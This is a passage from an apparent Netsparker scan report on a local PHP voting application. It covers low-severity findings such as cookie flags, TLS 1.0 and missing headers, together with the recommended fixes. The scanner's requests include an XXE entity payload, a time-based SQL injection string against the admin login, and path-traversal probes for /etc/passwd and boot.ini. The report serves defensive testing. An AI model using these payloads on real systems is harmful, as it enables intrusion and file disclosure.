## 19.5. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Identified Field Name

- username

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
"
```

## 19.6. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Identified Field Name

- username

### Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:40 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>

...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>
<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
```

## 19.7. http://localhost/votesystem/admin/home.php/etc/passwd

**CONFIRMED**

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

### Identified Field Name

- username

## Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:39 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
"
```

19.8. <http://localhost/votesystem/admin/index.php>

## Certainty

## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.3593 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:38 GMT
Cache-Control: no-store, no-cache,
...
: false
})
})
</script>
<!-- Date and Timepicker -->
<script>
$(function(){
//Date picker
$('#datepicker_add').datepicker({
autoclose: true,
format: 'yyyy-mm-dd'
})
$('#datepicker_edit').datepicker({
autoclose: true,
format: 'yyyy-mm-dd'
})
});
</script>

</body>
</html>
```

19.9. <http://localhost/votesystem/admin/positions.php>

**CONFIRMED**

### Identified Field Name

- username

## Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
"
```

19.10. <http://localhost/votesystem/admin/voters.php>

**CONFIRMED**

## Identified Field Name

- username

## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
"
```

## 19.11. http://localhost/votesystem/admin/votes.php

**CONFIRMED**

### Identified Field Name

- username

### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
...
```

## Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields. However, since early 2014, major browsers don't respect this instruction, due to their integrated password management mechanism, and offer to users to store password internally.
2. Find all instances of inputs that store private data and disable autocomplete. Fields which contain data such as "Credit Card" or "CCV" type data should not be cached. You can allow the application to cache usernames and remember passwords; however, in most cases this is not recommended.
3. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

## Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.



## CLASSIFICATION

OWASP 2013

[A5](#)

OWASP 2017

[A6](#)

CWE

[16](#)

WASC

[15](#)

ISO27001

[A.14.1.2](#)

# 20. Cookie Not Marked as HttpOnly

LOW  1

CONFIRMED  1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

## Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

## Vulnerabilities

### 20.1. http://localhost/votesystem/admin/home.php

**CONFIRMED**

#### Identified Cookie(s)

- PHPSESSID

#### Cookie Source

- HTTP Header

#### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cache
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: c
...
```

## Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

## Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as [XSS Tunnel](#) to bypass HTTPOnly protection.

## External References

- [Netsparker - Security Cookies - HTTPOnly Flag](#)
- [OWASP HTTPOnly Cookies](#)
- [MSDN - ASP.NET HTTPOnly Cookies](#)



## CLASSIFICATION

OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>16</u></a>
CAPEC	<a href="#"><u>107</u></a>
WASC	<a href="#"><u>15</u></a>
ISO27001	<a href="#"><u>A.14.2.5</u></a>

# 21. Database Error Message Disclosure

LOW 

1

Netsparker identified a database error message disclosure.

## Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Netsparker will detect and report that problem separately.

## Vulnerabilities

### 21.1. http://localhost/votesystem/admin/login.php

Method	Parameter	Value
POST	username	' WAITFOR DELAY '0:0:25'--
POST	login	
POST	password	

## Certainty



## Request

```
POST /votesystem/admin/login.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 62
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

username=%27+WAITFOR+DELAY+%270%3a0%3a25%27--&login=&password=
```

## Response

Response Time (ms) : 5.4813 Total Bytes Received : 789 Body Length : 481 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 481  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 13:22:38 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Fatal error</b>: Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'WAITFOR DELAY '0:0:25'--' at line 1 in C:\xampp\htdocs\votesystem\admin\login.php:10  
Stack trace:  
#0 C:\xampp\htdocs\votesystem\admin\login.php(10): mysqli-&gt;query('SELECT \* FROM a...')  
#1 {main}  
thrown in <b>C:\xampp\htdocs\votesystem\admin\login.php</b> on line <b>10</b><br />

## Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.5</u></a>
OWASP 2013	<a href="#"><u>A5</u></a>
OWASP 2017	<a href="#"><u>A6</u></a>
CWE	<a href="#"><u>210</u></a>
CAPEC	<a href="#"><u>118</u></a>
WASC	<a href="#"><u>13</u></a>
HIPAA	<a href="#"><u>164.306(A), 164.308(A)</u></a>
ISO27001	<a href="#"><u>A.18.1.3</u></a>

# 22. Insecure Transportation Security Protocol Supported (TLS 1.0)

LOW  1

CONFIRMED  1

Netsparker detected that insecure transportation security protocol (TLS 1.0) is supported by your web server.

TLS 1.0 has several flaws. An attacker can cause connection failures and they can trigger the use of TLS 1.0 to exploit vulnerabilities like BEAST (Browser Exploit Against SSL/TLS).

Websites using TLS 1.0 are considered non-compliant by PCI since 30 June 2018.

## Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors.

## Vulnerabilities

### 22.1. https://localhost/votesystem/admin/home.php

**CONFIRMED**

#### Request

[NETSPARKER] SSL Connection

#### Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

[NETSPARKER] SSL Connection

## Actions to Take

We recommended to disable TLS 1.0 and replace it with TLS 1.2 or higher. See Remedy section for more details.

## Remedy

Configure your web server to disallow using weak ciphers. You need to restart the web server to enable changes.

- For Apache, adjust the SSLProtocol directive provided by the mod\_ssl module. This directive can be set either at the server level or in a virtual host configuration.

SSLProtocol +TLSv1.2

- For Nginx, locate any use of the directive ssl\_protocols in the nginx.conf file and remove TLSv1.

```
ssl_protocols TLSv1.2;
```

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
  1. Click on Start and then Run, type regedit32 or regedit, and then click OK.
  2. In Registry Editor, locate the following registry key or create if it does not exist:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.0\
```

- 3. Locate a key named Serverkey or create if it doesn't exist.  
4. Under the Serverkey, locate a DWORD value named Enabled or create if it doesn't exist and set its value to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"  
ssl.use-sslv3 = "disable"  
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up  
ssl.ec-curve = "secp384r1"
```

## External References

- [How to Disable TLS v1.0](#)
- [OWASP - Insecure Configuration Management](#)
- [OWASP Top 10 - 2017 A3 - Sensitive Data Exposure](#)
- [How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services](#)
- [IIS Crypto is a free tool that gives administrators the ability to enable or disable protocols, ciphers, hashes and key exchange algorithms on Windows Server 2003, 2008 and 2012](#)
- [Date Change for Migrating from SSL and Early TLS](#)
- [Browser Exploit Against SSL/TLS Attack \(BEAST\)](#)
- [Are You Ready for 30 June 2018? Saying Goodbye to SSL/early TLS](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.4</u></a>
OWASP 2013	<a href="#"><u>A6</u></a>
OWASP 2017	<a href="#"><u>A3</u></a>
CWE	<a href="#"><u>326</u></a>
CAPEC	<a href="#"><u>217</u></a>
WASC	<a href="#"><u>4</u></a>
HIPAA	<a href="#"><u>164.306</u></a>
ISO27001	<a href="#"><u>A.14.1.3</u></a>

# 23. Missing Content-Type Header

LOW 

2

Netsparker detected a missing Content-Typeheader which means that this website could be at risk of a MIME-sniffing attacks.

## Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.

This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

## Vulnerabilities

### 23.1. <http://localhost/votesystem/admin/config.ini>

## Certainty



## Request

```
GET /votesystem/admin/config.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/config.ini
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.1167 Total Bytes Received : 265 Body Length : 39 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 39  
Last-Modified: Sat, 03 Jun 2023 12:18:23 GMT  
Accept-Ranges: bytes  
Date: Sat, 03 Jun 2023 13:23:04 GMT  
ETag: "27-5fd38aa761fca"

election\_title = 2023 Rotaract Election

## 23.2. http://localhost/votesystem/admin/config.ini

### Certainty

#### Request

POST /votesystem/admin/config.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Content-Length: 124  
Content-Type: application/xml  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/config.ini  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker  
  
<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>

## Response

Response Time (ms) : 1.3756 Total Bytes Received : 265 Body Length : 39 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 39  
Last-Modified: Sat, 03 Jun 2023 12:18:23 GMT  
Accept-Ranges: bytes  
Date: Sat, 03 Jun 2023 16:13:17 GMT  
ETag: "27-5fd38aa761fca"

election\_title = 2023 Rotaract Election

## Remedy

1. When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:

Content-Type: text/html

2. Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

X-Content-Type-Options: nosniff

## External References

- [MIME Sniffing: feature or vulnerability?](#)
- [X-Content-Type-Options HTTP Header](#)



## CLASSIFICATION

OWASP 2013

[A5](#)

OWASP 2017

[A6](#)

CWE

[16](#)

WASC

[15](#)

ISO27001

[A.14.1.2](#)

# 24. Missing X-Frame-Options Header

LOW 

11

Netsparker detected a missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack.

The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

## Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

## Vulnerabilities

### 24.1. http://localhost/votesystem/admin/

## Certainty



## Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 24.2. http://localhost/votesystem/admin/c%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

### Certainty



### Request

```
GET /votesystem/admin/c%3a%5cboot.ini HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.689 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:27:34 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.3. http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty



## Request

```
GET /votesystem/admin/candidates.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0.7943 Total Bytes Received : 480 Body Length : 295 Is Compressed : No

HTTP/1.1 404 Not Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
Content-Length: 295  
Content-Type: text/html; charset=iso-8859-1  
Date: Sat, 03 Jun 2023 12:28:58 GMT

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4 Server at localhost Port 80</address>
</body></html>
```

## 24.4. http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini

Method	Parameter	Value
GET 	URI-BASED	c%3a%5cboot.ini

## Certainty

## Request

```
GET /votesystem/admin/home.phpc%3a%5cboot.ini HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
